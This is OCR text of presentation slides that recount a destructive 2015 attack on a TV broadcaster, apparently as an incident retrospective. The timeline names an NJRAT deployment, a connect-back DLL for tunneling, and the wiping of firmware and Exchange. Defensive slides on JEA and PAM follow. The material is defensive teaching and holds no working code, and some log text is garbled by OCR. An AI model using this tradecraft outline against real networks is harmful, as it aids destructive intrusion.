


He slowly starting his last destroying step of the attack



8 April 2015 – Start of attack ………

- **His day start at 3:40 Pm Afternoon**
  - Verify everything …account still active?
  - Connection to multiplexers, switches, encoders, routers




23

8 April 2015 - Start of the Attack !


15:40

- Next Steps :
  - Deploy a NJRAT on ANKU Machine – Admin Machine !
  - NJRAT Script vbs, can be used by anyone ! Do not use , no execution, very strange !
  - It seems that it was a fake action or component




8 April 2015 –attack ……….

- **5:30 Pm**
  - Activate on ANKU and Domain Controller the famous ConnectBack.dll
  - Do not need VPN anymore
  - Automatic tunneling tcp connection starting from Now




- **7:57 Pm**
  - 2 hours Pauses

- **8:00 Pm**
  - First Destruction action on Multiplexeur – Change IP Adreesses




Obviously – what every Administrator likes to do when he needs to solve an issue ?



Restart

Obviously what happened when we do that in this kind of situation ?




8:58 Pm

Web Site

Facebook

Youtube


Twitter



10 Pm – Final Approch


Real Executed Commands

- Destrcution of all Firmware
- Black Out




```
2015-04-08T21:56:58+02:00 User=info cmd=dir (SUCCESS)
E)
ickstart.5.2
ickstart.6.0
.2.1.N1.4.bi
.0.2.N2.4.bi

ration.

ation.
```

10: 40 Pm – Last but not Least



Exchange destruction

Network disconnected



There was only one good in all this story !

- Office Party for the IT Team
- The TV was celebrating of a new channel

- Network Disconnection

- Immediate action needed

- Resolved by Backing Up Spare !

What was wrong ?

Impact , why ?

- Group Membership changes NOT monitored
- Active Directory Security Hygiene not in place – Outsourcing company user accounts still exist
- Servers exposed to internet
- No monitoring of Remote VPN Connections


Respond, Protect , Detect

How can we help ?

Just Enough Administration (JEA)

Just Enough Administration (JEA) is a security technology that enables delegated administration for anything that can be managed with PowerShell. With JEA, you can:

- **Reduce the number of administrators** on your machines by leveraging virtual accounts that perform privileged actions on behalf of regular users.
- **Limit what users can do** by specifying which cmdlets, functions, and external commands they can run.
- **Better understand what your users are doing** with "over the shoulder" transcriptions that show you exactly what commands a user executed during a session.


Administrator: Windows PowerShell ISE
431217c12-01
File Edit View Tools Debug Add-ons Help
ConnectAsAdmin.ps1
ConnectToJEA.ps1
Commands
Modules: All
Refresh
Name:
A:
Add-ADCentralAccessPolicyMember
Add-ADComputerServiceAccount
Add-ADDomainControllerPasswordReplicationPolicy
Add-ADFineGrainedPasswordPolicySubject
Add-ADGroupMember
Add-ADPrincipalGroupMembership
Add-ADResourcePropertyListMember
Add-AppxPackage
Add-AppxProvisionedPackage
Add-AppxVolume
Add-BCDataCacheExtension
Add-BitLockerKeyProtector
Add-BitsFile
Add-BitsFile
Add-CertificateEnrollmentPolicyServer
Add-CloudResource
Add-ClusteriSCSITargetServerRole
Add-Computer
Add-Content
Add-DnsClientNrptRule
Add-DtcClusterTMMapping
Add-EtwTraceProvider
Add-History
Add-InitiatorIdToMaskingSet
Add-IscsiVirtualDiskTargetMapping
Add-JobTrigger
Add-KdsRootKey
Add-LineBreaksForParagraphs
Add-LocalGroupMember
Add-Member
Add-MpPreference
Add-NetEventNetworkAdapter
Run
Insert
Copy
Completed
Ln 1 Col 48
115%

```
# Connect to the DNS server using domain admin credentials
Enter-PSSession -ComputerName 'fabricad.fabrikam.com'
```

```
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```


Privileged Access Management (PAM)

- **High-level Overview**
  - Control by managing user’s access, not credentials
  - Extract admins from potentially-compromised forests
  - Improve monitoring and analytics of admin activity
- **Implementation Details**
  - A Shadow security group in a trusted forest that has the same SID as a group already existing in another forest
  - Users can be added to that security group with an optional time-to-live
    - When the TTL expires, the user’s membership in that group disappears
  - Kerberos token lifetime determined by TTL of the user’s memberships


Admin account use (before PAM)

- Joe Admin needs permissions to manage Corp AD

1. Account is added to the “Domain Admins” group in Corp AD
2. Admin logs in and receives “Domain Admins” membership throughout session lifetime
3. Admin launches Active Directory Users and Computers (ADUC) and makes changes to AD




Admin account use (with PAM for JIT)



1. Admin puts in request to have Domain Admin rights for 10 minutes. Optionally can require MFA
2. Approver approves the request
3. Separate privileged account (PRIV) added to “Domain Admins” shadow group
4. Admin launches ADUC with PRIV account and makes changes in AD
5. Domain Admin right expires
6. Group membership removed


Core PAM concepts

- PAM Groups
  - Represents a security group
- PAM Users
  - Represents an admin account
  - Usually associated with a user account (but does not have to be)
  - Do not have privileges by default
- PAM Roles
  - Defines a potential permission into a group
  - Associates PAM Users to PAM Groups
  - Associated PAM Users are **candidates** to the group

